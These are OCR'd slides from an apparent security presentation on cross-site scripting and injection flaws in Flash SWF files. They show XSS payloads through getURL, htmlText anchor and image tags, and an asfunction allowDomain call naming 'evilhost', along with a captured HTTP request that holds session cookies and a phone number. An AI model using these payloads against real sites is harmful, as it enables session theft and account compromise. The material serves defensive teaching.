        } catch (error:Error) {
            trace("Unable to load requested document.");
```

```
POST /index.php?inputTy[redacted]se HTTP/1.1
Host: www.n[redacted].com
Cookie: dsavip=3316650156.20480.0000; PHPSESSID=a981d67f85ff4c296fa502a94331181d;
User={"sc":3,"visitID":"5b35d7d389c89d0510de02443ef2d5e6","npUserLocations":[244],"npUserLanguages":[9],"
npFamilyFilter":5,"LEID":564,"LangID":"en","pve":92,"gT[redacted]acafe48e954aba13ad2.32588888","ViewedChan
nelIDs":["8256400","9541350"],"uuID":"2QW7dsEY4ulE9Hc0QJgJLX2dUXJgy78h","ViewedItemIDs":["1834968"],
"LastCatalogReference":""}; s_cc=true; s_sq=[[B]]; __qca=1222845967-58297858-51472404;
__qcb=527457021; TZOffset=240; md={"senderName":"@n0nym0us","senderEmail":"fakeadress@fraud.com"};

phoneNumberWork=7703437070
```


@n0nym0us's Channel at I [redacted] - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://www [redacted] com/account/my_settings/
Google
Most Visited
@hp Employee Portal
Customize Links
Windows Marketplace
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools
Province
Georgia
public
Country or Region
United States
Make country public
Zip / Postal Code
30318
Daytime Phone
7703437070
Cellular Phone
Cancel
Save Settings
Done

CROSS-SITE SCRIPTING

XSS - Root causes


- Uninitialized Variables
  - Any uninitialized variable (_root.*, _global.*, _level0.*) can be assigned values via query parameters.
- Injection points
  - getURL function
  - htmlText property
  - load*

getURL – URL parameter

- getURL(url [, window [, "variables"]])
- Execute script code

  getURL(javascript:code, '_self')
- Example

```
on(release) {
  getURL('javascript:alert(\'XSS\')');
}
```



TestFlash - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/TestFlash/TestFlash.html
Google
The page at http://localhost says:
XSS
OK
Done

getURL – GET paramater

- getURL(url [, window [, "variables"]])
  - variables A GET or POST method for sending variables. The GET method appends the variables to the end of the URL, and is used for small numbers of variables.
- Example

```
getURL("javascript:void(0)", "_self", "GET");
```

- http://host/XSS.swf?a=0:0;alert('XSS')
- javascript:void(0)?a=0:0;alert('XSS')


TestFlash.swf (application/x-shockwave-flash Object) - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://localhost/TestFlash/TestFlash.swf?a=0:0;alert('XSS')
Google
The page at http://localhost says:
XSS
OK
Done

HTML Injection

- Supported tags (From Adobe)
  - **Anchor**: <a href="/support/flash/ts/documents/url">
  - Bold: <b> , Italic: <I>
  - Font: < font [color="#xxxxxx"] [face="Type Face"] [size="Type Size"]>
  - Paragraph: <p [align="left"|"right"|"center"]>
  - Underline: <u> , Break:
  - **Image**:
  - List Item: <li> , Span:
  - TextFormat: <textformat>

Anchor Tag

- <a href='javascript:code'>
- <a href='asfunction:function, arg>
- <a href='asfunction:System.Security.allowDomain, evilhost>

```
this.createTextField("txtBranchAddress", this.getNextHighestDepth(), 10,
    10, 200, 200);
txtBranchAddress.html = true;
txtBranchAddress.htmlText = _root.branch + "\r\n" +
    branchAddresses[_root.branch];
```

- http://host/contact.swf?branch=<a href='javascript:alert("XSS")'>



Bookmarks Tools Help
http:/ [redacted] ontact.swf?branch=%3Ca%20href='javascript:alert(%22XSS%22)'%3E
undefined
The page at http://localhost says:
XSS
OK

Image Tag

```
this.createTextField("txtBranchAddress", this.getNextHighestDepth(), 10,
    10, 200, 200);
txtBranchAddress.html = true;
txtBranchAddress.htmlText = _root.branch + "\r\n" +
    branchAddresses[_root.branch];
```

- Exploits
  - <img src='javascript:code//.jpg'>
  - <img src='asfunction:function, arg .jpg'>
- http://host/contact.swf?branch=<img src='asfunction:getURL, javascript:alert("XSS") .jpg'>

Sensitive APIs

- loadVariables, loadVariablesNum, MovieClip.loadVariables, LoadVars.load, LoadVars.sendAndLoad
- XML.load, XML.sendAndLoad
- URLLoader.load, URLStream.load
- LocalConnection
- ExternalInterface.addCallback
- SharedObject.getLocal, SharedObject.getRemote

ARE WE CRYING WOLF???

Fact Check

- ClickTag
  - getURL(clickTag, '_self')
  - Of 200 results for Google query 'filetype:swf inurl:clickTag, 120 were found to be vulnerable to XSS.
  - Only 18 (9%) used validation
- XSS in automatically generated swfs
  - SWFs generated by authoring tools - Adobe Dreamweaver, Adobe Connect, Macromedia Breeze, Techsmith Camtasia, Autodemo, and InfoSoft FusionChart contained XSS vulnerabilities

Widespread Incidents

- Adobe Dreamweaver
  - skinName parameter: load arbitrary URLs
- Adobe Acrobat Connect/Macromedia Dreamweaver
  - baseURL parameter of controller main.swf: load arbitrary URLs
- Infosoft FusionCharts
  - dataURL: html injection into textarea
- Techsmith Camtasia
  - csPreloader: load arbitrary flash file

- Google queries for these parameters result in over 3000 hits

DATA INJECTION


Flash Video


- Metadata
  - length/duration of video, frame rate, video/audio data rates
- onMetaData(NetStream.onMetaData handler)
- triggered after a call to the NetStream.play() method

